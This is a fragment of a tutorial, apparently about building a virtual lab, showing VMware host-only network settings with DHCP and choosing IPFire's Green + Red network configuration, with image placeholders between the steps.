
Connect a host virtual adapter to this network

Host virtual adapter name: VMware Network Adapter VMnet4


Use local DHCP service to distribute IP address to VMs

Subnet IP:  Subnet mask:


It's time to configure the network.




IPFire has different network configurations. For now, select Green + Red.



